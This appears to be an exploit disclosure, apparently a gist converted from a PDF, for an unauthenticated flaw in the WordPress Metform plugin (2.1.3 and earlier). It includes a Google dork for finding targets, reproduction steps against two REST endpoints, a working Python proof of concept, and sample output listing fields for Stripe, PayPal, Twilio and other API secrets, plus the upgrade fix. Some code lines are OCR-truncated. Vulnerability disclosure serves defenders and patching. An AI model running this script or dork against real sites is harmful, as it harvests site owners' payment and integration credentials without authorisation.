
Instantly share code, notes, and snippets.

Created 7 months ago



<> Code -O-Revisions 1

WordPress Plugin Metform <= 2.1.3 - Improper Access Control Allowing Unauthenticated Sensitive Information Disclosure

WP_plugin_metform__Improper-Access-Control-Allowing-Unauthenticated-Sensitive-Information-Disclosure_PoC.md

WordPress Plugin Metform <= 2.1.3 - Improper Access Control Allowing Unauthenticated Sensitive Information Disclosure


Exploit Title	WordPress Plugin Metform <= 2.1.3 - Improper Access Control Allowing Unauthenticated Sensitive Information Disclosure
Exploit Author	Muhammad Zeeshan (Xib3rR4dAr)
Date	April 11, 2022
Plugin Link	Metform Elementor Contact Form Builder
Plugin Active Installations	100,000+
Version	2.1.3 (latest version at time of vulnerability discovery)
Tested on	Wordpress 5.9.3
Vulnerable	/wp-json/metform/v1/forms/get/{form_id_here}

Endpoint	
Vulnerable File	/wp-content/plugins/metform/core/forms/action.php#L185
Unauthenticatedly Disclosed Information	All configured API keys/secrets of 3rd party integrations like that of PayPal, Stripe, Mailchimp, Hubspot, HelpScout, reCAPTCHA and many more
Google Dork	intext:parent.decodeEntities OR inurl:/wp-content/plugins/metform
CVE	N/A

Description

Metform contact form builder is an addon for elementor used to build any contact form on the fly with Metform drag and drop builder. It can manage multiple contact forms and one can customize the form with an elementor builder. Metform can be integrated with various third-party APIs.

MetForm integrated with



Integrated with Payment Providers









API keys and secrets of third-part integrations can be added and viewed by Wordpress admins.

Vulnerability: The Metform WordPress plugin is vulnerable to sensitive information disclosure due to improper access control in the ~/core/forms/action.php file which can be exploited by an unauthenticated attacker to view all API keys and secrets of integrated third-party APIs like that of PayPal, Stripe, Mailchimp, Hubspot, HelpScout, reCAPTCHA and many more, in versions up to and including 2.1.3.

Vulnerable Endpoint: /wp-json/metform/v1/forms/get/{form_id_here}

Reproduction Steps

• On wordpress installation, where Metform's version <= 2.1.3 is running, send a GET request to:

/wp-json/metform/v1/forms/templates/0

It will list all form ids and their titles

• Pick any existent form id and send GET request to following replacing {form_id_here} with numeric form id received from previous step

/wp-json/metform/v1/forms/get/{form_id_here}

It will list all the juicy stuff.

Vulnerable Code

/wp-content/plugins/metform/core/forms/action.php#L185 Vulnerable Method: get_all_data

Proof of Concept

```
import requests, json
from bs4 import BeautifulSoup
import urllib3
urllib3.disable_warnings(urllib3.exceptions.InsecureRequestWarning)
# Uncomment to use proxy
proxyDict = {
   #"http": "http://127.0.0.1:8081",
   #"https": "http://127.0.0.1:8081"
}
wpurl
                   = input('\nWordPress URL: ')
exploit1
                   = f'/wp-json/metform/v1/forms/templates/0'
exploit1_url
                   = wpurl+exploit1
headers
                    = {"User-Agent": "Mozilla/5.0 (Macintosh; Intel Mac OS X 12_2_1
resp_templates
                   = requests.get(exploit1_url, headers=headers, proxies=proxyDic
                       BeautifulSoup(resp_templates.text, features="lxml")
soup
for option in soup.find_all('option'):
        print (f"\nForm ID: {option['value']}, Form Title: {option.text}")
                       = f"/wp-json/metform/v1/forms/get/{option['value']}"
        exploit2
        exploit2_url
                       = wpurl+exploit2
        resp_forms
                           requests.get(exploit2_url, headers=headers, proxies=prox
        if resp_forms.text:
               data
                               resp_forms.json()
                print(json.dumps(data, sort_keys=True, indent=4))
```

```
WordPress URL: http://192.168.0.112
Form ID: 123, Form Title: SomeFormTitle
{
    "admin email attach submission copy": "",
    "admin email body": "",
    "admin email from": "",
    "admin_email_reply_to": "",
    "admin email subject": "",
    "admin email to": "",
    "aweber_opt": [],
    "capture_user_browser_data": "",
    "ckit opt": [],
    "count views": "",
    "email verification confirm redirect": "",
    "email verification email subject": "",
    "email verification enable": "",
    "email_verification_heading": ""
    "email verification paragraph": "",
    "enable_admin_notification": "",
    "enable recaptcha": "",
    "enable_user_notification": "",
    "entry title": "",
    "failed_cancel_url": "",
    "form title": "",
    "hide form after submission": "",
    "input names": "",
    "limit_total_entries": "",
    "limit_total_entries_status": "",
    "mf_active_campaign": "",
    "mf_active_campaign_api_key": "",
    "mf active_campaign_list_id": "",
    "mf_active_campaign_tag_id": "",
    "mf_active_campaign_url": "",
    "mf automizy": "",
    "mf_automizy_api_token": "",
    "mf_automizy_list_id": "",
    "mf_aweber_dev_api_key": ""
    "mf aweber_dev_api_sec": "",
    "mf_aweber_list_id": "",
    "mf_ckit_api_key": "",
    "mf ckit list id": "",
    "mf_ckit_sec_key": "",
    "mf_convert_kit": "",
    "mf fluent": "",
    "mf_fluent_webhook": "",
```

 λ python poc.py

```
"mf_form_to_post": "",
"mf get reponse api key": "",
"mf get response": "",
"mf get response list id": "",
"mf google map api key": "",
"mf google sheet": "",
"mf_google_sheet_client_id": "",
"mf google sheet client secret": "",
"mf helpscout": "",
"mf helpscout app id": "",
"mf helpscout app secret": "",
"mf helpscout conversation customer email": "",
"mf helpscout conversation customer first name": "",
"mf helpscout conversation customer last name": "",
"mf helpscout conversation customer message": "",
"mf_helpscout_conversation_subject": "",
"mf_helpscout_mailbox": "",
"mf helpscout token": "",
"mf_hubsopt_token": "",
"mf hubspot": "",
"mf_hubspot_form_guid": "",
"mf hubspot form portalId": "",
"mf hubspot forms": "",
"mf login": "",
"mf mail aweber": "",
"mf_mail_chimp": "",
"mf mail poet": "",
"mf_mail_poet_list_id": "",
"mf_mailchimp_api_key": "",
"mf_mailchimp_list_id": "",
"mf_mailster": "",
"mf mailster fields": "",
"mf_mailster_list_id": "",
"mf_payment_currency": "",
"mf paypal": "",
"mf paypal email": "",
"mf paypal sandbox": "",
"mf_paypal_token": "",
"mf post submission author": "",
"mf_post_submission_content": "",
"mf_post_submission_featured_image": "",
"mf_post_submission_post_type": "",
"mf post submission title": "",
"mf_recaptcha": "",
"mf recaptcha secret key": "",
"mf recaptcha secret key v3": "",
"mf_recaptcha_site_key": "",
"mf_recaptcha_site_key_v3": "",
"mf recaptcha version": "",
```

```
"mf_registration": "",
"mf rest api": "",
"mf_rest_api_method": "",
"mf_rest_api_url": "",
"mf_slack": "",
"mf slack webhook": "",
"mf_sms_admin_body": "",
"mf sms admin status": "",
"mf_sms_admin_to": "",
"mf_sms_from": "",
"mf_sms_status": "",
"mf_sms_twilio_account_sid": "",
"mf_sms_twilio_auth_token": "",
"mf_sms_user_body": "",
"mf_sms_user_status": "",
"mf_stop_vertical_scrolling": "",
"mf stripe": "",
"mf_stripe_image_url": "",
"mf_stripe_live_publishiable_key": "",
"mf_stripe_live_secret_key": "",
"mf stripe sandbox": "",
"mf_stripe_test_publishiable_key": "",
"mf_stripe_test_secret_key": "",
"mf_thank_you_page": "",
"mf zapier": "",
"mf_zapier_webhook": "",
"mf_zoho": "",
"mf_zoho_token": "",
"mp_opt": [],
"multiple_submission": "",
"redirect_to": "",
"require_login": "",
"store entries": "1",
"success_message": "",
"success_url": "",
"user_email_attach_submission_copy": "",
"user_email_body": "",
"user_email_from": "",
"user_email_reply_to": "",
"user email subject": ""
```

Fix:

}

• Update Metform plugin to version 2.1.4, or newer.